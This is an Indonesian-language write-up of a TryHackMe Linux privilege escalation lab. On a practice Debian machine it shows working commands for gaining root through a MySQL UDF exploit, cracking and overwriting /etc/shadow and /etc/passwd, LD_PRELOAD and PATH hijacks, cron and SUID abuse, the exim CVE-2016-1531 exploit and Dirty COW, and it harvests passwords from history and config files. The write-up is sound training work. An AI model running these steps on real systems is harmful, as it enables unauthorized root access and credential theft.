Write -Ups THM | Linux Privilege Escalation.

Jadi di sesi THM yang ini simpelnya kita diajarkan bagaimana caranya mendapatkan user ‘root’ dengan berbagai cara.


Disini saya hanya akan merangkum beberapa cara yang sudah saya gunakan untuk mengerjakan task yang berfungsi untuk mendapatkan root.

1. **Service Exploits**


   Disini kita menggunakan mysql untuk mendapatkan root karena service mysql berjalan dengan permission root jadi disini digunakanlah tools untuk exploit service ini yaitu dengan memanfaatkan UDF (User Defined Function)

   Ini adalah tools yang digunakan:
   https://github.com/1N3/PrivEsc/blob/master/mysql/raptor_udf2.c

   Pertama tama kita masuk ke mysql dulu



   Lalu disini kita gunakan toolsnya dengan membuat tabel dan juga memasukkan file kedalam tabel yang sudah dibuat serta mengeksekusi toolsnya



   Setelah itu kita copy file /bin/bash yang biasanya adalah root dan copy sebagai /tmp/rootbash tidak lupa chmod agar bisa diesksekusi setelah itu kita bisa keluar dari mysql dan menjalankan file yang sudah kita copy tadi

```
mysql> select do_system('cp /bin/bash /tmp/rootbash; chmod +xs /tmp/rootbash');
+-----------------------------------------------------------------------+
| do_system('cp /bin/bash /tmp/rootbash; chmod +xs /tmp/rootbash') |
+-----------------------------------------------------------------------+
|                                                                     0 |
+-----------------------------------------------------------------------+
1 row in set (0.01 sec)

mysql>
mysql> exit
Bye
user@debian:~/tools/mysql-udf$ /tmp/rootbash -p
rootbash-4.1# 
```

2. Melihat kedalam /etc/shadow

   /etc/shadow biasanya mengandung password dari berbagai macam user dan biasanya password berbentuk hash.

   Disini langsung saya cat saja /etc/shadow di debian machine yang disediakan disini /etc/shadow tidak diberi permiss khusus jadi semua user bisa melihatnya (weak file permissions)

```
user@debian:~/tools/mysql-udf$ cat /etc/shadow
root:$6$Tb/euwmK$OXA.dwMeOAcopwBl68boTG5zi65wIHsc84OWAIye5VITLLtVlaXvRDJXET..it8r.jbrlpfZeMdwD3B0fGxJI0:17298:0:
99999:7:::
```

   Didalamnya ada user root dan password hash saya copy hash dari pw tersebut saya buat file hash.txt di kali linux punya saya dan setelah itu saya menjalankan john the ripper untuk crack hash tersebut.

```
[sudo] password for kali:
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 512/512 AVX512BW 8x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password123      (?)
```

   Setelah dapat passwordnya kita login lagi menggunakan password yang sudah di crack.

3. Mengganti password root

   Disini /etc/shadow lagi lagi mempunya file permiss yang buruk disini kita bisa mengganti isi file tersebut (writeable) jadi langsung saja kita membuat password kita sendiri dan dengan hash yang mirip. Seperti yang kita tau dari john password sebelumnya dicrack dengan sha512crypt jadi disni kita menggunakan hash tersebut juga

```
user@debian:~$ mkpasswd -m sha-512 passryan
$6$vTSWmJ3p8i$PweRcEHwZ1DBLcaQ9z4ndiD73AeFAEX7WQyI2gF.vQbc2eu1DxLvMhmdB2zLRPW7ZetHAFvP1DMrBsWrxLMRX1
user@debian:~$ nano /etc/shadow
user@debian:~$ nano /etc/shadow
user@debian:~$ su root
Password:
root@debian:/home/user#
```

4. Mengganti password di /etc/passwd

   Di beberapa versi linux masih memperbolehkan jika password disetor di file ini dan kasusnya di vm kali ini ada file ini jadi kita mengganti password didalamnya dengan password yang sudah kita buat

```
user@debian:~$ openssl passwd ryan123
yM/iox9Adh9Mg
user@debian:~$ nano /etc/passwd
user@debian:~$ nano /etc/passwd
user@debian:~$ su root
Password:
root@debian:/home/user#
```

5. Menggunakan LD_Preload dan juga LD_Librarypath

   Untuk exploit LD_Preload dan LD_Librarypath saya menggunakan tools ini https://gist.github.com/wesleyit/88f0935d57977ecea161a2c9f09ea8ab

   LD-Preload exploit
   Kita eksekusi tools tersebut dan tentukan program apa yang akan kita gunakan untuk mendapatkan akses root untuk melihat program apa saja yang bisa digunakan oleh user sebagai root bisa dilihat di sudo -l

```
user@debian:~$ sudo -l
Matching Defaults entries for user on this host:
    env_reset, env_keep+=LD_PRELOAD, env_keep+=LD_LIBRARY_PATH

User user may run the following commands on this host:
    (root) NOPASSWD: /usr/sbin/iftop
    (root) NOPASSWD: /usr/bin/find
    (root) NOPASSWD: /usr/bin/nano
    (root) NOPASSWD: /usr/bin/vim
    (root) NOPASSWD: /usr/bin/man
    (root) NOPASSWD: /usr/bin/awk
    (root) NOPASSWD: /usr/bin/less
    (root) NOPASSWD: /usr/bin/ftp
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/sbin/apache2
    (root) NOPASSWD: /bin/more
user@debian:~$ sudo LD_PRELOAD=/tmp/preload.so ftp
root@debian:/home/user#
```

Exploit LD_Librarypath

Pertama tama kita lihat dulu library apa yang diperlukan program untuk berjalan

```
user@debian:~$ ldd /usr/sbin/apache2
        linux-vdso.so.1 =>  (0x00007fff335ff000)
        libpcre.so.3 => /lib/x86_64-linux-gnu/libpcre.so.3 (0x00007f74fa651000)
        libaprutil-1.so.0 => /usr/lib/libaprutil-1.so.0 (0x00007f74fa42d000)
        libapr-1.so.0 => /usr/lib/libapr-1.so.0 (0x00007f74fa1f3000)
        libpthread.so.0 => /lib/libpthread.so.0 (0x00007f74f9fd7000)
        libc.so.6 => /lib/libc.so.6 (0x00007f74f9c6b000)
        libuuid.so.1 => /lib/libuuid.so.1 (0x00007f74f9a66000)
        librt.so.1 => /lib/librt.so.1 (0x00007f74f985e000)
        libcrypt.so.1 => /lib/libcrypt.so.1 (0x00007f74f9627000)
        libdl.so.2 => /lib/libdl.so.2 (0x00007f74f9422000)
        libexpat.so.1 => /usr/lib/libexpat.so.1 (0x00007f74f91fa000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f74fab0e000)
```

Setelah itu kita compile code (tools) tersebut dengan salah satu library yang ditampakkan jika sudah maka kita bisa mengeksekusi roolsnya dan mendapatkan diri kita login sebagai root

```
user@debian:~$ gcc -o /tmp/libcrypt.so.1 -shared -fPIC /home/user/tools/sudo/library_path.c
user@debian:~$
user@debian:~$ sudo LD_LIBRARY_PATH=/tmp apache2
apache2: /tmp/libcrypt.so.1: no version information available (required by /usr/lib/libaprutil-1.so.0)
root@debian:/home/user#
root@debian:/home/user#
```


6. Menggunakan Cron Jobs

Seperti yang kita tau cron job adalah program yang akan otomatis dijalankan sesuai waktu yang ditentukan. Jadi di vm kali ini untuk menu crontab bisa diview oleh user jadi bisa kita exploit. Langsung saja kita lihat kedalam crontab tersebut dan juga mengetahui posisi dimana cron job yang ada di dalam cron tab. Setelah mengetahui lokasinya maka programnya bisa kita ubah.

```
user@debian:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root overwrite.sh
* * * * * root /usr/local/bin/compress.sh

user@debian:~$ locate overwrite.sh
/usr/local/bin/overwrite.sh
```


Disini saya mengubah program tersebut menjadi trigger untuk netcat yang berada di kali linux saya

Setelah itu saya menjalankan nc untuk menangkap trigger yang sudah kita siapkan tadi karena ini berbentuk cronjob yang jalan semenit sekali maka kita harus menunggunya.




7. Cronjob

Masih dengan cronjob tapi sekarang alih alih kita memodifikasi cronjob yang sudah tersedia kita membuat cronjob kita sendiri. Jika dilihat secara teliti ada salah satu path cronjob yang disetting berada di /home/user yang berarti kita bisa exploit hal ini dengan membuat program sendiri



Karena program yang dijalankan adalah overwrite.sh maka kita menamai program yang kita buat juga dengan nama yang sama yaitu overwrite.sh dan untuk script didalamnya adlah



Jangan lupa kita chmod +x agar program bisa dieksekusi, kembali lagi karena ini adalah cronjob kita harus menunggu semenit untuk cronjob kembari dijalankan. Setelha menunggu maka tinggal kita eksekusi saja

```
user@debian:~$ chmod +x /home/user/overwrite.sh
user@debian:~$
user@debian:~$ /tmp/rootbash -p
rootbash-4.1#
```

8. Exploit SUID.

   Pertama tama kita cari suid/sgid apa saja yang tersedia di machine yang sedang digunakan.

   find / -type f -a \(-perm -u+s -o -perm -g+s \) -exec ls -l {} \; 2> /dev/null

```
user@debian:~$ find / -type f -a \( -perm -u+s -o -perm -g+s \) -exec ls -l {} \; 2> /dev/null
-rwxr-sr-x 1 root shadow 19528 Feb 15  2011 /usr/bin/expiry
-rwxr-sr-x 1 root ssh 108600 Apr  2  2014 /usr/bin/ssh-agent
-rwsr-xr-x 1 root root 37552 Feb 15  2011 /usr/bin/chsh
-rwsr-xr-x 2 root root 168136 Jan  5  2016 /usr/bin/sudo
-rwxr-sr-x 1 root tty 11000 Jun 17  2010 /usr/bin/bsd-write
-rwxr-sr-x 1 root crontab 35040 Dec 18  2010 /usr/bin/crontab
-rwsr-xr-x 1 root root 32808 Feb 15  2011 /usr/bin/newgrp
-rwsr-xr-x 2 root root 168136 Jan  5  2016 /usr/bin/sudoedit
-rwxr-sr-x 1 root shadow 56976 Feb 15  2011 /usr/bin/chage
-rwsr-xr-x 1 root root 43280 Feb 15  2011 /usr/bin/passwd
-rwsr-xr-x 1 root root 60208 Feb 15  2011 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 39856 Feb 15  2011 /usr/bin/chfn
-rwxr-sr-x 1 root tty 12000 Jan 25  2011 /usr/bin/wall
-rwsr-sr-x 1 root staff 9861 May 14  2017 /usr/local/bin/suid-so
-rwsr-sr-x 1 root staff 6883 May 14  2017 /usr/local/bin/suid-env
-rwsr-sr-x 1 root staff 6899 May 14  2017 /usr/local/bin/suid-env2
-rwsr-xr-x 1 root root 963691 May 13  2017 /usr/sbin/exim-4.84-3
```

   Disini kita bisa melihat berbagai macam uid dan dsini saya mencoba mencari explit exim-4.84-3 di exploitdb dan saya menemukannya https://www.exploit-db.com/exploits/39535

```
user@debian:~$ /home/user/tools/suid/exim/cve-2016-1531.sh
[ CVE-2016-1531 local root exploit
sh-4.1#
sh-4.1# ls
myvpn.ovpn  tools
sh-4.1#
```

9. SUID Shared Object

Masih dengan suid disini saya melihat ada suid-so yang berarti adalah shared object jadi si shared object ini dieksekusi maka dia akan mencari objek/file lain untuk dieksekusi dan jika file tersebut tidak ada maka kita bisa meng'hijack' file ini dengan cara menulis script untuk mendapatkan root.

```
user@debian:~$ /usr/local/bin/suid-so
Calculating something, please wait...
[═══════════════════════════════════════════════════════════════════════════] 99 %
Done.
```

Saya menggunakan strace untuk melihat apa saja yang dipanggil dari sistem untuk suid ini dan menggabungkannya dengan grep.

```
user@debian:~$ strace /usr/local/bin/suid-so 2>&1 | grep -iE "open|access|no such file"
access("/etc/suid-debug", F_OK)         = -1 ENOENT (No such file or directory)
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY)      = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/libdl.so.2", O_RDONLY)       = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/usr/lib/libstdc++.so.6", O_RDONLY) = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/libm.so.6", O_RDONLY)        = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/libgcc_s.so.1", O_RDONLY)    = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/libc.so.6", O_RDONLY)        = 3
open("/home/user/.config/libcalc.so", O_RDONLY) = -1 ENOENT (No such file or directory)
```

Seperti yang bisa diliat diatas dia akan membuka /home/user/.config tetapi dikarenakan di home tidak ada maka dia gagal untuk memanggil dan setelah saya doublecheck ternyata benar tidak ada

```
myvpn.ovpn  tools
user@debian:~$ ls -la
total 56
drwxr-xr-x 5 user user 4096 May 15  2020 .
drwxr-xr-x 3 root root 4096 May 15  2017 ..
-rw------- 1 user user  148 Oct 17 05:49 .bash_history
-rw-r--r-- 1 user user  220 May 12  2017 .bash_logout
-rw-r--r-- 1 user user 3235 May 14  2017 .bashrc
drwxr-xr-x 2 user user 4096 May 13  2017 .irssi
drwx------ 2 user user 4096 May 15  2020 .john
-rw------- 1 user user  137 May 15  2017 .lesshst
-rw-r--r-- 1 user user  212 May 15  2017 myvpn.ovpn
-rw------- 1 user user   11 May 15  2020 .nano_history
-rw-r--r-- 1 user user  725 May 13  2017 .profile
drwxr-xr-x 8 user user 4096 May 15  2020 tools
-rw------- 1 user user 6334 May 15  2020 .viminfo
```

Jadi disini kita awali dengan membuat directory .config dulu setelah itu kita lanjutkan dengan compile script yang sudah kita buat dan saatnya kita jalankan kembali.

```
user@debian:~$ mkdir .config
user@debian:~$ gcc -shared -fPIC -o /home/user/.config/libcalc.so /home/user/tools/suid/libcalc.c
user@debian:~$ /usr/local/bin/suid-so
Calculating something, please wait...
bash-4.1# echo hehe
hehe
bash-4.1#
```

Masih dengan suid disini bisa kita lihat jika menjalankan suid-env (environment) yang dijalankan adalah start apache2

```
ser@debian:~$ /usr/local/bin/suid-env
....] Starting web server: apache2httpd (pid 1638) already running
 ok
ser@debian:~$
```

Disini saya strings agar melihat bagaimana program ini berjalan.

```
user@debian:~$ strings /usr/local/bin/suid-env
/lib64/ld-linux-x86-64.so.2
5q;Xq
__gmon_start__
libc.so.6
setresgid
setresuid
system
__libc_start_main
GLIBC_2.2.5
fff.
fffff.
l$ L
t$(L
|$0H
service apache2 start
```

Seperti yang kita lihat program ini menggunakan service untuk memanggil apache2 jadi disini kita bisa abuse si service ini dengan cara membuat script c dan menamainya service jika sudah kita tinggal panggil suid-env tadi dan pathnya kita tentukan dimana kita compile si ‘service’ tadi

```
user@debian:~$ cd /home/user/tools/suid/
user@debian:~/tools/suid$ gcc -o service service.c
user@debian:~/tools/suid$ PATH=.:$PATH /usr/local/bin/suid-env
root@debian:~/tools/suid#
root@debian:~/tools/suid# echo mwehehe
mwehehe
root@debian:~/tools/suid#
```

10. Abuse Bash Shell

Kembali dengan suid lagi sekarang kita mencoba suid-env2 dan yang dilakukannya sama seperti diatas yaitu start apache2 tetapi bedanya pathnya

sudah ditentukan jadi kita tidak bisa mengakali ‘service’ lagi

```
user@debian:~/tools/suid$ /usr/local/bin/suid-env2
[....] Starting web server: apache2httpd (pid 1638) already running
. ok
user@debian:~/tools/suid$ strings /usr/local/bin/suid-env2
/lib64/ld-linux-x86-64.so.2
__gmon_start__
libc.so.6
setresgid
setresuid
system
__libc_start_main
GLIBC_2.2.5
fff.
fffff.
l$ L
t$(L
|$0H
/usr/sbin/service apache2 start
user@debian:~/tools/suid$
```

Tapi alih alih kita membuat ‘service’ baru kita bisa menggunakan service yang ada dengan mengambil fungsi dari service ini saja

```
user@debian:~/tools/suid$ function /usr/sbin/service { /bin/bash -p; }
user@debian:~/tools/suid$ export -f /usr/sbin/service
```

dan setelah itu bisa kita jalankan lagi suid-env2 tadi

```
user@debian:~/tools/suid$ /usr/local/bin/suid-env2
root@debian:~/tools/suid# exit
exit
```

Cara diatas hanya bisa dilakukan di bash versi <4.2-048 selebihnya tidak bisa lagi.

11. History

Sebenarnya ini adalah cara simpel yang mungkin tidak ada hasilnya tapi worth to try. Siapa tau user tidak sengaja mengetikkan passwordnya di terminal bukannya di password prompt

```
user@debian:~$ cat .*history
ls -al
cat .bash_history
ls -al
mysql -h somehost.local -uroot -ppassword123
exit
cd /tmp
clear
```

12. Config Files

Jika menemukan config files bisa juga kita coba melihat kedalamnya karena config sendiri biasanya mempunyai beberapa info yang sensitif

```
user@debian:~$ ls
myvpn.ovpn  tools
user@debian:~$ cat myvpn.ovpn
client
dev tun
proto udp
remote 10.10.10.10 1194
resolv-retry infinite
nobind
persist-key
persist-tun
ca ca.crt
tls-client
remote-cert-tls server
auth-user-pass /etc/openvpn/auth.txt
comp-lzo
verb 1
reneg-sec 0

user@debian:~$ cat /etc/openvpm/auth.txt
cat: /etc/openvpm/auth.txt: No such file or directory
user@debian:~$ cat /etc/openvpn/auth.txt
root
password123
```

13. Menggunakan Tools

Disini kita bisa menggunakan tools exploit kernel atau bisa disebut linux explot suggester kita hanya perlu menjalankan toolsnya maka akan dilihatkan beberapa exploit yang bisa kita coba
https://github.com/jondonas/linux-exploit-suggester-2

```
user@debian:~$ perl /home/user/tools/kernel-exploits/linux-exploit-suggester-2/linux-exploit-suggester-2.pl
  ############################
    Linux Exploit Suggester 2
  ############################
  Local Kernel: 2.6.32
  Searching 72 exploits...

  Possible Exploits
  [1] american-sign-language
      CVE-2010-4347
      Source: http://www.securityfocus.com/bid/45408
  [2] can_bcm
      CVE-2010-2959
      Source: http://www.exploit-db.com/exploits/14814
  [3] dirty_cow
```

Disini saya mencoba exploit dirty cow

```
user@debian:~/tools/kernel-exploits/dirtycow$ gcc -pthread /home/user/tools/kernel-exploits/dirtycow/c0w.c -o c0
w
user@debian:~/tools/kernel-exploits/dirtycow$ ./cpw
-bash: ./cpw: No such file or directory
user@debian:~/tools/kernel-exploits/dirtycow$ ./c0w
   (___)
   (o o)_____/
    @@ `     \
     \ ____, //usr/bin/passwd
     //    //
    ^^    ^^
DirtyCow root privilege escalation
Backing up /usr/bin/passwd to /tmp/bak
mmap e8d98000
```

```
user@debian:~/tools/kernel-exploits/dirtycow$ /usr/bin/passwd
root@debian:/home/user/tools/kernel-exploits/dirtycow#
```